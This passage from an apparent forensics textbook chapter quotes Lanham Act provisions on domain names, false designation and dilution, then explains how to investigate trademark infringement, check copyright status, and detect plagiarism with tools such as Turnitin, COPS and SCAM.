(aa) *not expeditiously deposited with a court, in which an action has been filed regarding the disposition of the domain name, documents sufficient for the court to establish the court's control and authority regarding the disposition of the registration and use of the domain name;*

(bb) *transferred, suspended, or otherwise modified the domain name during the pendency of the action, except upon order of the court; or*

(cc) *willfully failed to comply with any such court order.*

(ii) *An action referred to under clause (i)(I) is any action of refusing to register, removing from registration, transferring, temporarily disabling, or permanently canceling a domain name—*

(I) *In compliance with a court order under section 43(d); or*

(II) *In the implementation of a reasonable policy by such registrar, registry, or authority prohibiting the registration of a domain name that is identical to, confusingly similar to, or dilutive of another's mark.*

(iii) *A domain name registrar, a domain name registry, or other domain name registration authority shall not be liable for damages under this section for the registration or maintenance of a domain name for another absent a showing of bad faith intent to profit from such registration or maintenance of the domain name.*

(iv) *If a registrar, registry, or other registration authority takes an action described under clause (ii) based on a knowing and material misrepresentation by any other person that a domain name is identical to, confusingly similar to, or dilutive of a mark, the person making the knowing and material misrepresentation shall be liable for any damages, including costs and attorney's fees, incurred by the domain name registrant as a result of such action. The court may also grant injunctive relief to the domain name registrant, including the reactivation of the domain name or the transfer of the domain name to the domain name registrant.*

(v) *A domain name registrant whose domain name has been suspended, disabled, or transferred under a policy described under clause (ii)(II) may, upon notice to the mark owner, file a civil action to establish that the registration or use of the domain name by such registrant is not unlawful under this Act. The court may grant injunctive relief to the domain name registrant, including the reactivation of the domain name or transfer of the domain name to the domain name registrant.*

e) *As used in this paragraph—(i) the term "violator" means a person who violates section 43(a); and*

(ii) *The term "violating matter" means matter that is the subject of a violation under section 43(a).*

(Amended Oct. 9, 1962, 76 Stat. 773; Nov. 16, 1988, 102 Stat. 3943; Oct. 27, 1992, 106 Stat. 3567; Oct. 30, 1998, 112 Stat. 3069; Aug. 5, 1999, 113 Stat. 218; Nov. 29, 1999, 113 Stat. 1501A-549.)

TITLE VIII FALSE DESIGNATIONS OF ORIGIN, FALSE DESCRIPTIONS, AND DILUTION FORBIDDEN

§ 43 (15 U.S.C. § 1125). False designations of origin; false description or representation

a)(1) *Any person who, on or in connection with any goods or services, or any container for goods, uses in commerce any word, term, name, symbol, or device, or any combination thereof, or any false designation of origin, false or misleading description of fact, or false or misleading representation of fact, which—*

(A) *Is likely to cause confusion, or to cause mistake, or to deceive as to the affiliation, connection, or association of such person with another person, or as to the origin, sponsorship, or approval of his or her goods, services, or commercial activities by another person, or*

(B) *In commercial advertising or promotion, misrepresents the nature, characteristics, qualities, or geographic origin of his or her or another person's goods, services, or commercial activities, Shall be liable in a civil action by any person who believes that he or she is or is likely to be damaged by such act*

(2) *As used in this subsection, the term "any person" includes any State, instrumentality of a State or employee of a State or instrumentality of a State acting in his or her official capacity. Any State, and any such instrumentality, officer, or employee, shall be subject to the provisions of this Act in the same manner and to the same extent as any nongovernmental entity.*

(3) *In a civil action for trade dress infringement under this Act for trade dress not registered on the principal register, the person who asserts trade dress protection has the burden of proving that the matter sought to be protected is not functional.*

b) *Any goods marked or labeled in contravention of the provisions of this section shall not be imported into the United States or admitted to entry at any customhouse of the United States. The owner, importer, or consignee of goods refused entry at any customhouse under this section may have any recourse by protest or appeal that is given under the customs revenue laws or may have the remedy given by this Act in cases involving goods refused entry or seized.*

c)(1) *T.he owner of a famous mark shall be entitled, subject to the principles of equity and upon such terms as the court deems reasonable, to an injunction against another person's commercial use in commerce of a mark or trade name, if such use begins after the mark has become famous and causes dilution of the distinctive quality of the mark, and to obtain such other relief as is provided in this subsection. In determining whether a mark is distinctive and famous, a court may consider factors such as, but not limited to—*

(A) *The degree of inherent or acquired distinctiveness of the mark;*

(B) *The duration and extent of use of the mark in connection with the goods or services with which the mark is used;*

(C) *The duration and extent of advertising and publicity of the mark;*

(D) *The geographical extent of the trading area in which the mark is used;*

(E) *The channels of trade for the goods or services with which the mark is used;*

(F) *The degree of recognition of the mark in the trading areas and channels of trade used by the mark's owner and the person against whom the injunction is sought;*

(G) *The nature and extent of use of the same or similar marks by third parties; and*

(H) *Whether the mark was registered under the Act of March 3, 1881, or the Act of February 20, 1905, or on the principal register.*

(2) *In an action brought under this subsection, the owner of the famous mark shall be entitled only to injunctive relief as set forth in section 34 unless the person against whom the injunction is sought willfully intended to trade on the owner's reputation or to cause dilution of the famous mark. If such willful intent is proven, the owner of the famous mark shall also be entitled to the remedies set forth in sections 35(a) and 36, subject to the discretion of the court and the principles of equity.*

(3) *The ownership by a person of a valid registration under the Act of March 3, 1881, or the Act of February 20, 1905, or on the principal register shall be a complete bar to an action against*

that person, with respect to the mark, that is brought by another person under the common law or a statute of a State and that seeks to prevent dilution of the distinctiveness of a mark, label or form or advertisement.

(4) *The following shall not be actionable under this section:*

(A) *Fair use of a famous mark by another person in comparative commercial advertising or promotion to identify the competing goods or services of the owner of the famous mark.*

(B) *Noncommercial use of a mark.*

(C) *All forms of news reporting and news commentary.*

(D)(1)(A) *A person shall be liable in a civil action by the owner of a mark, including a personal name which is protected as a mark under this section, if, without regard to the goods or services of the parties, that person—*

(i) *Has a bad faith intent to profit from that mark, including a personal name which is protected as a mark under this section; and*

(ii) *Registers, traffics in, or uses a domain name that—*

(I) *In the case of a mark that is distinctive at the time of registration of the domain name, is identical or confusingly similar to that mark;*

(II) *In the case of a famous mark that is famous at the time of registration of the domain name, is identical or confusingly similar to or dilutive of that mark; or*

(III) *Is a trademark, word, or name protected by reason of section 706 of title 18, United States Code, or section 220506 of title 36, United States Code.*

(B) (i) *In determining whether a person has a bad faith intent described under subparagraph (A), a court may consider factors such as, but not limited to—*

(I) *The trademark or other intellectual property rights of the person, if any, in the domain name;*

(II) *The extent to which the domain name consists of the legal name of the person or a name that is otherwise commonly used to identify that person;*

(III) *The person's prior use, if any, of the domain name in connection with the bona fide offering of any goods or services;*

(IV) *The person's bona fide noncommercial or fair use of the mark in a site accessible under the domain name;*

(V) *The person's intent to divert consumers from the mark owner's online location to a site accessible under the domain name that could harm the goodwill represented by the mark, either for commercial gain or with the intent to tarnish or disparage the mark, by creating a likelihood of confusion as to the source, sponsorship, affiliation, or endorsement of the site;*

(VI) *The person's offer to transfer, sell, or otherwise assign the domain name to the mark owner or any third party for financial gain without having used, or having an intent to use, the domain name in the bona fide offering of any goods or services, or the person's prior conduct indicating a pattern of such conduct;*

(VII) *The person's provision of material and misleading false contact information when applying for the registration of the domain name, the person's intentional failure to maintain accurate contact information, or the person's prior conduct indicating a pattern of such conduct;*

(VIII) *The person's registration or acquisition of multiple domain names which the person knows are identical or confusingly similar to marks of others that are distinctive at the time of registration of such domain names, or dilutive of famous marks of others that are famous at the time of registration of such domain names, without regard to the goods or services of the parties; and*

(IX) *The extent to which the mark incorporated in the person's domain name registration is or is not distinctive and famous within the meaning of subsection (c)(1) of section 43.*

(ii) *Bad faith intent described under subparagraph (A) shall not be found in any case in which the court determines that the person believed and had reasonable grounds to believe that the use of the domain name was a fair use or otherwise lawful.*

(C) *In any civil action involving the registration, trafficking, or use of a domain name under this paragraph, a court may order the forfeiture or cancellation of the domain name or the transfer of the domain name to the owner of the mark.*

(D) *A person shall be liable for using a domain name under subparagraph (A) only if that person is the domain name registrant or that registrant's authorized licensee.*

(E) *As used in this paragraph, the term "traffics in" refers to transactions that include, but are not limited to, sales, purchases, loans, pledges, licenses, exchanges of currency, and any other transfer for consideration or receipt in exchange for consideration.*

(2)(A) *The owner of a mark may file an in rem civil action against a domain name in the judicial district in which the domain name registrar, domain name registry, or other domain name authority that registered or assigned the domain name is located if—*

(i) *The domain name violates any right of the owner of a mark registered in the Patent and Trademark Office, or protected under subsection (a) or (c); and*

(ii) *The court finds that the owner—*

(I) *Is not able to obtain in personam jurisdiction over a person who would have been a defendant in a civil action under paragraph (1); or*

(II) *Through due diligence was not able to find a person who would have been a defendant in a civil action under paragraph (1) by—*

(aa) *sending a notice of the alleged violation and intent to proceed under this paragraph to the registrant of the domain name at the postal and e-mail address provided by the registrant to the registrar; and*

(bb) *publishing notice of the action as the court may direct promptly after filing the action.*

(B) *The actions under subparagraph (A)(ii) shall constitute service of process.*

(C) *In an in rem action under this paragraph, a domain name shall be deemed to have its sites in the judicial district in which—*

(i) *The domain name registrar, registry, or other domain name authority that registered or assigned the domain name is located; or*

(ii) *Documents sufficient to establish control and authority regarding the disposition of the registration and use of the domain name are deposited with the court.*

(D) (i) *The remedies in an in rem action under this paragraph shall be limited to a court order for the forfeiture or cancellation of the domain name or the transfer of the domain name to the owner of the mark. Upon receipt of written notification of a filed, stamped copy of a complaint filed by the owner of a mark in a United States district court under this paragraph, the domain name registrar, domain name registry, or other domain name authority shall—*

(I) *Expeditiously deposit with the court documents sufficient to establish the court's control and authority regarding the disposition of the registration and use of the domain name to the court; and*

(II) *Not transfer, suspend, or otherwise modify the domain name during the pendency of the action, except upon order of the court.*

(ii) *The domain name registrar or registry or other domain name authority shall not be liable for injunctive or monetary relief under this paragraph except in the case of bad faith or reckless disregard, which includes a willful failure to comply with any such court order.*

(3) *The civil action established under paragraph (1) and the in rem action established under paragraph (2), and any remedy available under either such action, shall be in addition to any other civil action or remedy otherwise applicable.*

(4) *The in rem jurisdiction established under paragraph (2) shall be in addition to any other jurisdiction that otherwise exists, whether in rem or in personam.*

(Amended Nov. 16, 1988, 102 Stat. 3946; Oct. 27, 1992, 106 Stat. 3567; Jan. 16, 1996, 109 Stat. 985; Aug. 5, 1999, 113 Stat. 218; Nov. 29, 1999, 113 Stat. 1501A-545)

Monitoring Trademark Infringements

Trademark infringement is a threat to any successful product or brand. It not only affects the direct revenue of the branded product, but it also defames the product by confusing the customer with products of inferior quality. It is necessary for the holder of a trademark to monitor infringements, following these guidelines:

- Check whether the infringement has been done by a distributor, employee, or customer.
- Check any third party who is involved in the infringement process.
- Ask for government authorities to identify a problem in third-party trademark application filings and domain name registrations.
- Stay up to date with news, articles, and consumers' comments through which infringement can be prevented in its initial stages.
- Analyze infringement with the use of search engines.
- Make use of trademark infringement monitoring services such as CyberAlert and AdGooroo for detailed monitoring.

For example, say an organization trademarks a successful product called "WEED EATER" and another organization trademarks a different, inferior product called "weedeater." A consumer may wish to buy a "WEED EATER," but could end up with a "weedeater" by mistake, costing the original organization a sale and tarnishing its name with a product of lesser quality.

Key Considerations Before Investigating Trademark Infringements

Before investigating trademark infringements, an investigator must do the following:

- Check if the trademark owner has registered or applied for registration in the country where the infringement has occurred.
- Check if the country is a member of the Paris Convention or the Madrid Protocol.
- Check the laws addressing this kind of infringement.
- Look for availability of adequate and strong enforcement mechanisms.
- Check whether the trademark is in use in the relevant country or is vulnerable to cancellation.

Steps for Investigating Trademark Infringements

When investigating illegal trademark infringement, follow these steps:

1. Check the type of infringement.
2. Investigate the infringement.
   a. Check if the trademark owner has the necessary rights within the scope of the infringement.
   b. If the owner has prior rights, seek a settlement or pursue court proceedings.
   c. Obtain photographs and video footage outside the infringement location, i.e., property, area, buildings, signs, and so on.
   d. Obtain any available literature, brochures, business cards, and printouts from any sales software available.
   e. Document any promotional programs that are in use.
   f. Maintain a record of conversations with the business owner or employees.
   g. Do background research on the subject's entity—local, county, state, and federal business registrations and licenses.
   h. Obtain video footage on location using hidden cameras.

3. Search for any article or advertisement related to the issue that was published in a newspaper or magazine.
4. Obtain civil, criminal, and family background on the business or its owners.
5. Document the intellectual property of the business or owner.
6. Investigate the history of the registration and license for filing in court.
7. Check conversations with neighboring businesses or residents.
8. Document pending changes that are noted during the investigation.
9. Document and investigate new locations.
10. Keep an updated record of changes in promotional programs to present as evidence in court.
11. Monitor changes after the proceedings in court.

Copyright

According to the USPTO, "Copyright is a form of protection provided to the authors of 'original works of authorship' including literary, dramatic, musical, artistic, and certain other intellectual works, both published and unpublished." The 1976 Copyright Act empowers the owner of a copyright to reproduce and distribute the copyrighted work as well as derivatives of the work. It also gives the owner of the copyright the right to showcase the copyrighted work in public, sell it, and give rights related to it to others. The owner is also allowed to transfer the copyrighted work to a publication house and charge royalties.

A copyright notice for visually perceptible copies should have the word "Copyright" followed by the symbol ©, the published date, and the name of the owner. Works published before March 1989 require a valid copyright notice in order to be protected under the laws governing copyright. Works published after March 1, 1989, do not need to have a written copyright notice to be protected by copyright law, but it is still advisable.

Investigating Copyright Status

The following are the three basic ways by which an investigator can investigate the copyright status of a particular work:

1. Examine the copy of the work to find elements that need to be included in the copyright notice. Because works published after March 1, 1989, do not need to have a copyright notice along with the copyrighted work, the investigator has to do extensive research by using tools such as search engines to check the status of the copyrighted work.
2. Search the database of the U.S. Copyright Office (*http://www.copyright.gov/records*). This search method is recommended for users who search the database only occasionally. For an advanced search, the investigator should use the Library of Congress Information System (LOCIS). The LOCIS usage guide should be read before connecting to LOCIS.
3. Approach the U.S. Copyright Office to do a search for the requested category. After the request is made for a copyright search, the U.S. copyright officials will search the records for a fee of $75 per hour. A typewritten or oral report will be sent at the investigator's request.

The status changes made under the Copyright Act of 1976, the Berne Convention Implementation Act of 1988, the Copyright Renewal Act of 1992, and the Sonny Bono Copyright Term Extension Act of 1998 must be considered. It is important that the investigator has a clear understanding of these laws.

Tool: LOCIS

The Library of Congress Information System (LOCIS) is an online utility that helps an investigator search for copyright records. LOCIS runs on a command prompt. There is a link on the Library of Congress's Web page to connect to LOCIS. Figure 9-1 shows a screenshot from LOCIS.

An investigator should follow the on-screen instructions to search the LOCIS database. Typing **help** at the command prompt shows the help screen at any point during the session. Information related to copyright and federal legislation can be obtained from the database.

How Long Does a Copyright Last?

The duration of a copyright is different for joint works, anonymous works, works under pseudonyms, and works-for-hire. In general, copyrights for works that are published after 1977 are valid for the life span of the author plus another 70 years. Works published before 1923 in the United States are in the public domain. Copyrights for works published between 1923 and 1977 have a validity of 95 years from the date of first publication.




Figure 9-1 This is the LOCIS interface using HyperTerminal.

Works done by two or more authors are called joint works. Validity of the copyright for these works is until the death of the last surviving author of that particular work plus the next 70 years.

The copyright for anonymous, pseudonymous, or made-for-hire works lasts for the shorter of a period of 95 years from the year when the work was published or for a period of 120 years from the year when the work was created. Copyrights for works-for-hire can be renewed and extended for a term of 67 years by owner request.

U.S. Copyright Office

Article 1, Section 8 of the U.S. Constitution empowers Congress "to promote the progress of science and useful arts, by securing for limited times to authors and inventors the exclusive right to their respective writings and discoveries."

The objectives of the U.S. Copyright Office are as follows:

- To govern copyright law
- To create and maintain the public record
- To impart technical support to Congress
- To offer information service to the public
- To serve as a resource to international and domestic communities
- To provide support to the Library of Congress

How Are Copyrights Enforced?

President Bill Clinton signed the Uruguay Round Agreements Act (URAA) on December 8, 1994. This agreement created the Notice of Intent to Enforce (NIE). According to URAA, the owner of a restored work should notify any reliance parties if there is a plan to enforce copyrights for the particular work. A ***reliance party*** is an individual or business who used the work when the status of the work was in the public domain, prior to the URAA agreement.

The URAA directs the owner of a restored work to confront the reliance party either directly or by providing a constructive notice via filing a Notice of Intent to Enforce with the U.S. Copyright Office.

A lawsuit can be filed against anyone who has violated the rights of the copyright owner. Infringers who violate the *fair use* doctrine and try to commercialize the work of copyrighted owners or portray it as their own will often have to face a lawsuit from the owners of the copyrighted work.

In this case, the copyright owner can do the following:

- Issue orders to prevent escalation of copyrights
- Ask for compensation from the infringer for the damage already done
- Ask the infringer to pay attorneys' fees

Plagiarism

Plagiarism is when someone takes someone else's words or ideas and presents them as his or her own. Plagiarism can prove costly, especially to students. Copying or even paraphrasing original ideas without quoting the source is an act of plagiarism. Examining the writing style, layout, formatting style, and references can help determine if students have plagiarized their work.

Paper Mills

Paper mills are Web sites that provide students with research works, essays, and so on. Some are advertiser supported and available for free. The following are a few paper mills:

- *http://www.cheathouse.com*
- *http://www.essaysonfile.com*
- *http://www.gradesaver.com*
- *http://www.mightystudents.com*

Types of Plagiarism

Plagiarism is categorized into various types depending upon its nature:

- *Sources not cited*
  - *Ghostwriting*: taking the entire work directly from one source, without altering key words or phrases
  - *Poor masking*: changing the appearance of information by altering key words or phrases
  - *Photocopying*: copying a few portions of information directly from one source without any alteration
  - *Potlucking*: using phrases from many sources, tweaking the sentences so as to fit them together but retaining most of the original phrasing
  - *Laziness*: rewording or paraphrasing without concentrating on original work
  - *Self-plagiarizing*: copying information from the creator's previous work
- *Sources cited*
  - *Omitting or misattributing source*: not citing, or misguiding the user to the resource
  - *Perfect paraphrasing*: citing the source and avoiding quotation marks for directly copied information

Steps for Plagiarism Prevention

To prevent plagiarism, follow these steps:

1. Know in detail the types of plagiarism.
2. Understand facts and myths about plagiarism.
3. Cite the source, if the information is directly taken from it.
4. Quote the information if it cannot be reworded.
5. Learn to paraphrase, as it avoids plagiarism to an extent.
6. Be aware of detection tools.
7. Be aware of policies and procedures.
8. Be aware of legal penalties.

Plagiarism Detection Factors

An investigator should look for the following when detecting plagiarism:

- *Change of vocabulary*: The vocabulary used by the author in one portion of the text is inconsistent with the rest of the text.

- *Incoherent text*: The text is not in the proper style and appears to be written by many people.
- *Punctuation*: The punctuation marks used in one text are the same as in another text. It is not likely for two different authors to use the same punctuation marks while writing the text.
- *Dependence on certain words and phrases*: Certain words and phrases are used by one author as well as by another author. Different authors tend to have different word preferences.
- *Amount of similarity between texts*: Two texts written by two different authors share large amounts of similar text.
- *Long sequences of common text*: Long sequences of common words or phrases are in the text.
- *Similarity in the order of text*: Two texts have the same order of words and phrases.
- *Frequency of words*: Two texts contain the same frequency of words.
- *Common spelling mistakes*: An independent author makes the same spelling mistakes repetitively as another author.
- *Distribution of words*: The distribution of word usage by an independent author appears in the same fashion throughout the document as another's work.
- *Syntactic structure of the text*: Two texts written by different authors have similar syntactic structure. Different authors often use different syntactic rules.
- *Preference for the use of long or short sentences*: If a sentence is long and shows no meaning in the text, it is possible that the author has combined sentences copied from another text.
- *Readability of written text*: The same readability is found in the works of two different authors.
- *Inadequate references*: References appear only in the text, but not in the bibliography.

Plagiarism Detection Tools

The following are the three categories of plagiarism detection tools:

1. Tools to detect plagiarism in text, such as Sumbit.ac.uk and CopyCatch, are helpful in checking plagiarism in works submitted in Microsoft Word, Corel WordPerfect, and text formats.
2. Tools to detect plagiarism in source code, such as JPlag and CodeMatch, help in finding similar source code from multiple sets.
3. Tools such as BOSS from Warwick University's computer science department assist in the process of data collection.

Tool: Turnitin Turnitin is an online plagiarism detection tool primarily for educators and students. Turnitin detects plagiarism by comparing the submitted work to pages available on the Internet and in its database. Figure 9-2 shows a screenshot from Turnitin.

The following are the key features of Turnitin:

- *Plagiarism prevention*: It helps identify the plagiarized work of students and also acts as a deterrent, stopping plagiarism before it starts.
- *Peer review*: It helps students review each other's work.
- *Grademark*: This tool helps instructors, without much hassle, in assessing works submitted by students. Instructors can add comments to the submitted work without altering the formatting of the document.
- *Gradebook*: It is similar to a paper gradebook, where the instructor can manage assignments and grade students in a more organized manner.
- *Digital portfolio*: It is an online student record book, helping to track student records for academic purposes or for placements.

Tool: CopyCatch CopyCatch supports various formats such as Rich Text Format (RTF), Microsoft Word documents, and text. After checking documents for plagiarism, this utility highlights the changes on the screen and saves them in RTF format. It includes Web search comparison, zip archive submission, and course/module filtering. CopyCatch is shown in Figure 9-3.

Tool: Copy Protection System (COPS) The Copy Protection System (COPS) is an experimental working prototype of a copy detection system that can be used in a digital library. The COPS part of the project is to




Figure 9-2 The Turnitin originality report shows the similarities between documents.





Figure 9-3 CopyCatch compares sentences between documents.

detect exact or partial copies of documents in the library in TeX, DVI, and Troff formats. The system looks for documents with significant overlap as well as exact copies.

These documents are first converted into ASCII format. They are then divided into sentences called units, and these sentences are further grouped together to form a series of sentences called chunks. These sentences are stored in a registration server that is simply a large hash table using a standard hashing algorithm. These chunks are compared with the other documents to check whether there is overlapping. If the documents share a preset number of sentences, then a violation is flagged. Figure 9-4 shows the COPS architecture.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 9-4 COPS compares large amounts of documents for similarities.

Tool: Stanford Copy Analysis Mechanism (SCAM) The Stanford Copy Analysis Mechanism (SCAM) is another system designed for detecting plagiarism, copies, extracts, and strongly similar documents in digital libraries. The main difference between SCAM and COPS is that SCAM is a word-based scheme, whereas COPS is sentence-based. The problem with simply comparing sentences is that partial sentence overlaps are not detected. Figure 9-5 shows the functionality of SCAM.

The documents are divided into words (units) and these are grouped to form chunks. The chunks are inserted into the repository in an inverted index structure and are used to compare with new document arrivals. SCAM uses words as chunks for comparison, allowing the system to detect partial sentence overlap. SCAM uses a derivative of the vector-space model to measure similarity between documents. This is a popular information retrieval (IR) technique and operates by storing the normalized frequency of words within the document as a vector. The vectors are then compared for similarity, using a measure such as the vector dot product or cosine-similarity measure and a resulting value. If this measure exceeds a predefined threshold, the document is flagged.

Tool: CHECK CHECK maintains a database for registered documents in order to compare them with the new document. With the help of the IR system, CHECK filters out the probable plagiarism candidates. Later, the IR process is applied to sections, subsections, paragraphs, and finally individual sentences.

Comparison of two documents is mainly based on keywords because they identify the semantic meaning of the document. Computer programs are well structured and preserve the parse tree of the original program, even though changes were made to them. Finding plagiarism in a document is harder because the document protects the semantics of the original; however, it makes more changes when compared to a computer program.

CHECK merges the weighted words into the parse tree to capture a better representation that is resistant to simple document modifications. It identifies the LaTeX documents at the time of writing.

CHECK works in the following ways:

- *Document recognition*: The LaTeX recognizer parses the documents and creates a new document tree.
- *Keyword extraction*: IR techniques are used to extract the words. These words explain the semantics of the document. These words are classified into the following two classes:
  - Open-class words consist of nouns, verbs, adjectives, and adverbs.
  - Closed-class words consist of prepositions, pronouns, conjunctions, and interjections.
- *Generating structural characteristics*: For each and every document, a structural characteristic (SC) must be generated. It looks like a document that is mixed with an extracted set of keywords.